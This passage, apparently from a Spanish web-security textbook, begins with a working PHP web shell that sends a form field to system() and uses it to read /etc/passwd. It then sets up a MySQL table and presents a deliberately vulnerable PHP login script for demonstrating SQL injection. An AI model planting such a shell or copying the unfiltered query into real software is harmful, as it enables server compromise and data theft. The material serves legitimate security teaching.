
```

<meta name="GENERATOR" content="Quanta Plus">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
<body>
<form method="POST" name="exec">
Entre un comando:
<input type="text" name="comando"><br>
<input type="submit" name="Ejecutar" value="exec">
</form>
<hr>
<?php
if (isset($_POST['comando']))
{
    $comando = stripslashes($_POST['comando']);
    system($comando);
}
?>

</body>
</html>

```

Con este formulario podremos listar por ejemplo los usuarios del servidor introduciendo **more /etc/passwd** en el campo comando. A continuación se muestra el resultado:



Este comando ya nos da mucha información sobre el servidor. Por supuesto, tenemos limitados nuestros los permisos puesto que ejecutamos los comandos con los permisos del servidor web, generalmente **www-data** lo que es, cuando menos, peligroso.

# SQL Injection

## 1. Preámbulo

La escena de Internet ha cambiado completamente en los últimos diez años. Las aplicaciones Web han pasado de ser simple información a auténticas plataformas de trabajo colaborativo, de información en tiempo real, de zona de intercambio, etc. Esta evolución ha traído la necesidad de almacenar cada vez más información, provocando la aparición de las bases de datos, que hasta el momento se usaban principalmente en grandes empresas, en la Red. Actualmente nos cuesta pensar en una aplicación web que no necesite una base de datos. Además, otro factor que ha propiciado el uso de bases de datos es la evolución de los servicios públicos que ha llevado al Estado a proporcionar documentos y servicios de forma telemática a los usuarios.

Todo esto desemboca en la apertura a bases de datos grandes que a su vez son muy codiciadas por los atacantes. La seguridad de las bases de datos es, por tanto, uno de los aspectos más importantes a tener en cuenta.

En los puntos anteriores, hemos pasado muy por encima el ataque por SQL Injection. Recordemos que SQL (*Structured Query Language*) es el lenguaje de las bases de datos. Vamos a explicar más profundamente esta técnica ya que es una de las más peligrosas y cuyas consecuencias son de las más graves. Desde un punto de vista general, todas las inyecciones tienen que tomarse muy en serio. Consisten en ejecutar comandos que no están previstos inicialmente por los programadores de la aplicación Web. Están en la primera posición de la clasificación en el documento "The Ten Most Critical Web Application Security Risks" del OWASP (*The Open Web Application Security Project*). Esta clasificación de los diez riesgos más importantes de las aplicaciones Web es una buena referencia internacional.


## 2. Introducción a las bases de datos

Podemos definir una base de datos como una colección de datos relacionados. Entendemos por colección de datos todo el conjunto de información recopilada de forma coherente. Esto implica que una base de datos no puede ser un conjunto de información aleatoria. Un simple archivo de tipo tabla agrupando el nombre, la dirección y el número de teléfono de personas se considera una base de datos. Por supuesto, las bases de datos sólo son una opción realmente interesante cuando la cantidad de información que deben tratar es suficientemente grande. En este caso, un simple archivo de tabla no es suficiente. Además, las conexiones entre varias tablas o entre varias bases de datos incrementan la potencia y la flexibilidad en la búsqueda de información. Es por estas razones que se desarrollan paquetes de programas muy complejos que permiten la gestión de grandes cantidades de información, llamados SGBD (Sistemas de Gestión de Bases de Datos). Existen multitud de ellos, siendo más o menos potentes, pero no entraremos en comparativas ya que no son el objetivo de este libro. Nos centraremos en MySQL que es uno de los más extendidos por la Web junto con PostgreSQL, sabiendo que los problemas explicados también se extrapolan al resto de SGBD, aunque quizá con pequeñas adaptaciones.

Normalmente, ya tendremos instalado nuestro servidor MySQL en los apartados anteriores, pero si éste no es el caso, recordemos el procedimiento de instalación en un sistema Linux Debian. En el momento en que estamos escribiendo este libro nos basamos en un Debian/Lenny en versión estable y la versión 5 de MySQL. El comando para la instalación se resume en una simple línea que hay que ejecutar como administrador del sistema (root):

```
aptitude install mysql-server
```

Este comando instala tanto el servidor como el cliente. Durante la instalación, se solicitará la contraseña para el administrador principal de la BD (Base de Datos).



Un SGBD no sólo gestiona datos, sino que también gestiona el acceso a éstos. Estos permisos pueden establecerse de forma afinada para que, por ejemplo, un usuario solamente pueda acceder a un campo de una tabla determinada. La creación de usuarios y la administración de los permisos es bastante pesada, aunque posible, utilizando simplemente la línea de comandos. También existen herramientas gráficas, más cómodas. Por lo que a nosotros respecta, proponemos el uso de **mysql-admin** que se instala simplemente con el comando siguiente:

```
aptitude install mysql-admin
```

Con esto ya estamos listos para administrar nuestra base de datos. MySQL es capaz gestionar varias bases de datos al mismo tiempo. La primera acción que realizaremos es crear una nueva base de datos, ya que por el momento sólo existen dos: **information\_schema** y **mysql**. La primera contiene metadatos que nos proporcionan información sobre el resto de bases de datos que gestiona el servidor así como los permisos de los usuarios. Estas tablas están accesibles sólo en modo lectura, ya que son vistas. No entraremos más profundamente en esta materia. La segunda base de datos es de las más importantes ya que es la que contiene los permisos de todos los usuarios.

Conectándonos como administrador:

```
ENI:/home/codej# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.1.49a-24+lenny4 (Debian)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Visualizamos las bases de datos en el sistema con el comando **show databases:**

```
mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| mysql                   |
+-----+
2 rows in set (0.00 sec)
```

Comprobamos que hay las dos bases de datos de las que acabamos de hablar.

Ahora crearemos nuestra propia base de datos con el comando **create database:**

```
mysql> create database eni;
Query OK, 1 row affected (0.00 sec)
```

Ya sólo nos queda ir creando las tablas en esta base de datos. Empezaremos por crear, por ejemplo, una tabla de usuarios que contendrá los futuros usuarios del sitio web ENI. Para ello hay que definir los campos de esta tabla. Éstos serán de distintos tipos según los datos que queramos guardar. A continuación mostramos los principales tipos de datos que podemos usar:

- INT: tipo de datos que permite almacenar un número entero con signo en 4 bytes.
- DATE: tipo de datos que permite guardar una fecha.
- TIME: tipo de datos que se usa para guardar una hora.
- VARCHAR: tipo de datos correspondiente a una cadena de caracteres.
- BLOB y TEXT: tipos de datos que almacenan un objeto binario de gran tamaño.
- ENUM y SET: tipos de datos que permiten guardar una cadena que se encuentre en una lista definida.

Siempre es muy importante definir los campos de la forma más precisa posible en relación a la información que deben contener. Es una primera fase de seguridad que impedirá al pirata guardar todo lo que desee en nuestra tabla si ésta ha sido pirateada.

Creemos nuestra tabla e insertemos algunos registros en ella:

```
mysql> use eni;
Database changed
mysql> create table usuarios (id INT NOT NULL,
apellidos VARCHAR(50), nombre VARCHAR(50),
usuario VARCHAR(20), contraseña VARCHAR(30));
Query OK, 0 rows affected (0.41 sec)

mysql> insert into usuarios values(23456,
'Dalí','Salvador','sdali','z34bx4TH');
Query OK, 1 row affected (0.00 sec)

mysql> insert into usuarios values(64513,
'Picasso','Pablo','ppicasso','A23vb3sD');
Query OK, 1 row affected (0.00 sec)

mysql> insert into usuarios values(42874,
'Miró','Joan','jmiro','S45qj7xsD');
Query OK, 1 row affected (0.00 sec)

mysql> insert into usuarios values(46783,
'Theotocopuli','Dominico','elgreco','F56ty2qY');
Query OK, 1 row affected (0.00 sec)

mysql> insert into usuarios values(12647,
'Goya','Francisco','fgoya','V28st3qq');
Query OK, 1 row affected (0.00 sec)
```

En primer lugar, hay que indicar a MySQL que queremos utilizar la base de datos eni con el comando **use eni**. A continuación, creamos la tabla usuarios con 5 campos, un entero y 4 cadenas de caracteres de longitud variable cuyos nombres son lo suficientemente explícitos. Insertamos finalmente 5 usuarios en la tabla con los comandos **insert**. Recordemos que las cadenas de caracteres se introducen entre comillas simples mientras que el entero se escribe tal cual.

Cabe decir que esta primera tabla de usuarios presenta un error grave pero intencionado que afecta a la seguridad del sitio web: las contraseñas de los usuarios se guardan sin encriptar. Es un grave error de principiante. Toda contraseña tiene que encriptarse. De este modo, si un pirata consigue extraer información de nuestra tabla, no tendrá todas las claves para identificarse en nombre de otro usuario, y le faltará desencriptar las contraseñas. Además, el proceso para encriptar datos en MySQL es más que trivial, ya que MySQL proporciona una función para ello.

A continuación un ejemplo de buenas prácticas:

```
mysql> insert into usuarios
values(43687,'Velázquez','Diego','dvelazquez',password('K23ge6ax'));
Query OK, 1 row affected, 1 warning (0.00 sec)
```

Visualicemos el conjunto de registros de nuestra tabla:

```
mysql> select * from usuarios;
+-----+-----+-----+-----+
+-----+
| id      | apellidos      | nombre  | usuario    | contraseña |
|
+-----+-----+-----+-----+
+-----+
| 23456 | Dalí           | Salvador | sdali       | z34bx4TH   |
|
| 64513 | Picasso        | Pablo   | ppicasso    | A23vb3sD   |
|
| 42874 | Miró           | Joan    | jmiro       | S45qj7xsD  |
|
| 46783 | Theotocopuli   | Dominico | elgreco     | F56ty2qY   |
|
| 12647 | Goya           | Francisco | fgoya      | V28st3qq   |
|
| 43687 | Velázquez      | Diego   | dvelazquez  |
*E5869CA6941E6ED94BFCB3D2D2ADC |
+-----+-----+-----+-----+
+-----+
6 rows in set (0.00 sec)
```

Como vemos, la contraseña del último usuario no es legible. Esto es debido a que se ha utilizado el comando **password** de MySQL.

Comprobemos este comando:

```
mysql> select password('K23ge6ax');
+-----+
| password('K23ge6ax') |
+-----+
| *E5869CA6941E6ED94BFCB3D2D2ADC157A4C56D1D |
+-----+
1 row in set (0.00 sec)
```

Cabe decir que nos encontramos con la contraseña encriptada del usuario dvelazquez, pero parece que es más larga. En efecto, ocupa 41 caracteres mientras que hemos declarado un campo de 30 caracteres para la contraseña de nuestra tabla. Vamos por tanto a corregir este error, el objetivo era aprender a manipular la base de datos para comprender los ataques en las BBDD y no el de realizar un curso completo.

Podríamos pensar que se ha producido un evento anormal en la inserción de este usuario ya que nos devolvió un **warning**.

Modificamos la longitud del campo **contrasena**:

```
mysql> alter table usuarios modify contrasena varchar(41);
Query OK, 6 rows affected (0.04 sec)
Records: 6 Duplicates: 0 Warnings: 0
```

Actualicemos la contraseña de dvelazquez:

```
mysql> update usuarios set contrasena=password('K23ge6ax')
where apellidos='Velázquez';
Query OK, 1 row affected (0.01 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

Comprobemos que la encriptación de la contraseña esté bien:

```
mysql> select * from usuarios;
+-----+-----+-----+-----+-----+
| id    | apellidos | nombre | usuario | contrasena |
+-----+-----+-----+-----+-----+
| 23456 | Dalí      | Salvador | sdali    | z34bx4TH   |
+-----+-----+-----+-----+-----+
```



```

| 64513 | Picasso      | Pablo      | ppicasso   | A23vb3sD
|
| 42874 | Miró          | Joan       | jmiro       | S45qj7xsD
|
| 46783 | Theotocopuli | Dominico   | elgreco     | F56ty2qY
|
| 12647 | Goya          | Francisco  | fgoya       | V28st3qq
|
| 43687 | Velázquez     | Diego      | dvelazquez  |
*E5869CA6941E6ED94BFCB3D2D2ADC157A4C56D1D |
+-----+-----+-----+-----+
+-----+
6 rows in set (0.00 sec)

```

Ya está, mucho mejor.

Realizamos una consulta en esta tabla como si quisiéramos comprobar que un usuario ha introducido correctamente su identificador con la contraseña correcta:

```

mysql> select * from usuarios where usuario='ppicasso'
and contrasena='A23vb3sD';
+-----+-----+-----+-----+-----+
| id    | apellidos | nombre | usuario   | contrasena |
+-----+-----+-----+-----+-----+
| 64513 | Picasso   | Pablo  | ppicasso  | A23vb3sD   |
+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

```

En el caso del usuario que tiene la contraseña encriptada, la consulta sería:

```

mysql> select * from usuarios where usuario='dvelazquez'
and contrasena=password('K23ge6ax');
+-----+-----+-----+-----+
+-----+
| id    | apellidos | nombre | usuario   | contrasena |
|
+-----+-----+-----+-----+
+-----+
| 43687 | Velázquez | Diego  | dvelazquez |


```

```
*E5869CA6941E6ED94BFCB3D2D2ADC157A4C56D1D |  
+-----+-----+-----+-----+  
+-----+  
1 row in set (0.00 sec)
```


Todas las operaciones que acabamos de hacer han sido realizadas con el usuario **root**. Sin embargo, este usuario dispone de todos los permisos en todas las bases de datos. Por lo tanto, es adecuado crear un usuario cuyos permisos estarán estrictamente limitados a las acciones que deseamos que pueda efectuar. El comando que permite realizar estos ajustes es **GRANT** y aunque su uso está descrito de forma muy clara en el manual de MySQL, puede que sea más agradable usar una aplicación gráfica que ya hemos nombrado: **mysql-admin**. Ejecutémosla y veamos algunas funcionalidades.

```
nauar@tulkass:~$ mysql-admin
```


Nos encontramos con una pantalla de conexión al servidor de base de datos que queremos administrar:



Elegimos conectarnos a nuestro servidor local, puerto 3306, que es el puerto por defecto de MySQL. Introducimos nuestro nombre de usuario, en este caso root, y la contraseña que dimos durante la instalación del SGBD. Haciendo clic en **Connect** pasaremos a la pantalla de administración del servidor.



Vayamos a la sección **User Administration** y hagamos clic en **New User**. Informamos los distintos campos: nombre de usuario y contraseña, y hacemos clic en el botón **Apply Changes**. El nombre de usuario que hemos elegido para nuestra demostración es *user\_eni*. Ya se ha creado nuestro nuevo usuario. Para evitar que este usuario pueda conectarse a nuestro servidor desde cualquier otra máquina, es preferible limitar sus posibilidades de conexión a únicamente un ámbito local. En efecto, este es el usuario que utilizarán los scripts en PHP para acceder a la base de datos. Si éstos están en el mismo servidor que el SGBD, la conexión será local. En el caso que el servidor web y el servidor de base de datos estén en dos servidores distintos, que es generalmente lo recomendado, será necesario proporcionar la dirección IP o el nombre del servidor web. Por razones de simplicidad, elegimos en nuestro ejemplo una conexión local e introducimos entonces la única posibilidad de conexión para nuestro usuario que deberá ser **localhost** tal y como muestra la imagen siguiente.



Para llegar a esta situación, basta con seguir los siguientes pasos:

- 1- clic con el botón derecho del ratón en @%.
- 2- seleccionamos **Add Host**.
- 3- seleccionamos **localhost**.
- 4- clic en **Ok**.
- 5- clic con el botón derecho del ratón en @%.
- 6- seleccionamos **Remove Host**.
- 7- clic en **Apply Changes**.

Nos falta un último paso que es atribuir los permisos a nuestro usuario user\_eni en la base de datos eni realizando las acciones siguientes:

- seleccionar **@localhost** debajo del usuario eni.
- seleccionar la pestaña **Schema Privileges**. En efecto, una base de datos dispone de esquemas para representar los permisos de los usuarios. No profundizaremos más en los esquemas.
- seleccionar el esquema eni.

- arrastre SELECT, INSERT, UPDATE, DELETE de la lista **Available Privileges** a la lista **Assigned Privileges**.
- haga clic en **Apply Changes**.

Salimos de la aplicación gráfica de administración del servidor de base de datos.

Conectémonos de nuevo por línea de comandos con este usuario que acabamos de crear para comprobar sus permisos.

```
nauar@tulkass:~$ mysql -u user_eni -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 47
Server version: 5.1.49a-24+lenny4 (Debian)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show grants;
+-----+
+-----+
| Grants for user_eni@localhost
|
+-----+
+-----+
| GRANT USAGE ON *.* TO 'user_eni'@'localhost' IDENTIFIED BY
PASSWORD '*81F9C96192E3F1DEB2479FC95A66C38CEB984570' |
| GRANT SELECT, INSERT, UPDATE, DELETE ON `eni`.* TO
'user_eni'@'localhost'
|
+-----+
+-----+
2 rows in set (0.00 sec)
```

Comprobamos que el usuario que acabamos de crear tiene la posibilidad de conectarse en local y una contraseña que por supuesto está encriptada. También destacamos la segunda línea GRANT, con los permisos de SELECT, INSERT, UPDATE y DELETE en la base de datos, tal y como habíamos previsto.

Comprobemos un poco estos permisos intentando crear una nueva tabla en la base de datos eni:

```
mysql> use eni;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> create table test (id int);
ERROR 1142 (42000): CREATE command denied to user
'user_eni'@'localhost' for table 'test'
mysql>
```

No funciona, tal y como nos lo indica el servidor. Es el comportamiento que esperábamos.

Intentamos insertar un nuevo registro en la tabla *usuarios*:

```
mysql> insert into usuarios value
(23641,'Murillo','Bartolomé Estaban','bemurillo',password('AsZEky2c'));
Query OK, 1 row affected (0.00 sec)
```

Funciona sin ningún problema.

Ya hemos aprendido una base de conocimientos para poder trabajar con inyecciones SQL. Por supuesto, las explicaciones han sido superficiales y es mejor profundizar un poco más con la ayuda de libros y documentos especializados.

### 3. Principio de las inyecciones SQL

La inyección de SQL consiste en provocar la ejecución en el servidor de consultas SQL que no estaban previstas inicialmente. Para comprender los mecanismos que utiliza, lo más fácil es aprender a partir de la experiencia con un ejemplo. Vamos a escribir un script en PHP que nos permita realizar varias pruebas. Este script utilizará la base de datos y la tabla que ya hemos creado en el apartado anterior. El script que presentamos a continuación tiene como función inicial mostrar los apellidos y el nombre del usuario cuando se le facilita el identificador y la contraseña.

A continuación mostramos el código php del script que vamos a guardar en el archivo **identificacion.php**:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
  <title>Identificación</title>
  <meta name="GENERATOR" content="Quanta Plus">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
<body>
```

```

<h1>Identificación</h1>

Introduzca su identificador y su contraseña:<br>

<!-- el formulario permite la introducción del identificador y de la
contraseña.-->

<form action="" method="POST" name="identif">
Usuario: <input type="text" name="usuario" size="30"><br>
Contraseña: <input type="password" name="contrasena" size="30"><br>
<input type="hidden" name="ref" value="identificacion">
<input type="submit" name="validar" value="Validar">
</form>

<hr>

<!-- pasamos a php para procesar el formulario -->

<?php
//procesamiento del formulario
if ($_POST[ref]=='identificacion')
{
    //obtención de los datos del formulario
    $usuario = $_POST[usuario];
    $contrasena = $_POST[contrasena];
    //en este punto sería interesante filtrar los datos, pero por el
momento no lo haremos
    //conexión al servidor de BBDD
    $con = mysql_connect('localhost','user_eni','user_eni');
    if ($con)
    {
        echo "Conexión al servidor de BBDD.<br>";
        //selección de base de datos
        if (mysql_selectdb('eni',$con))
        {
            echo "Selección de la base de datos eni.<br>";
            //envío de la consulta
            $req="SELECT nombre, apellidos FROM usuarios WHERE
usuario='$usuario' AND contrasena='$contrasena'";
            echo "Envío de la consulta: ".$req."<br>";
            $id_req=mysql_query($req);
            if ($id_req)

```

```

        {
            $linea=mysql_fetch_array($id_req);
            if ($linea)
            {
                echo "<hr>";
                echo "Su nombre: ".$linea[nombre]."  

y sus apellidos: ".$linea[apellidos];
            }
        }
    else
    {
        echo "Error SQL<br>";
    }
}
else
{
    echo "Error de BBDD<br>";
}

//Cierre de la conexión con el servidor
mysql_close($con);
}
else
{
    //mensaje de error
    echo "Error de conexión<br>";
}
}

?>

</body>
</html>

```

El archivo deberá guardarse en un lugar accesible por el servidor Apache 2, según las reglas que hayamos definido en la instalación de FOG Forum. Por ejemplo en la carpeta /home/eni/www/eni, en nuestro Debian Squeeze.



El objetivo de este script es puramente pedagógico e indica en la página web las distintas etapas de conexión y de envío de la consulta al servidor. Además podemos seguir cada uno de los pasos que permiten al final lograr el resultado deseado. Para usarlo como se haría normalmente, basta con introducir un usuario, como por ejemplo **ppicasso**, y su contraseña, **A23vb3sD** para este ejemplo. Obtenemos la siguiente respuesta.

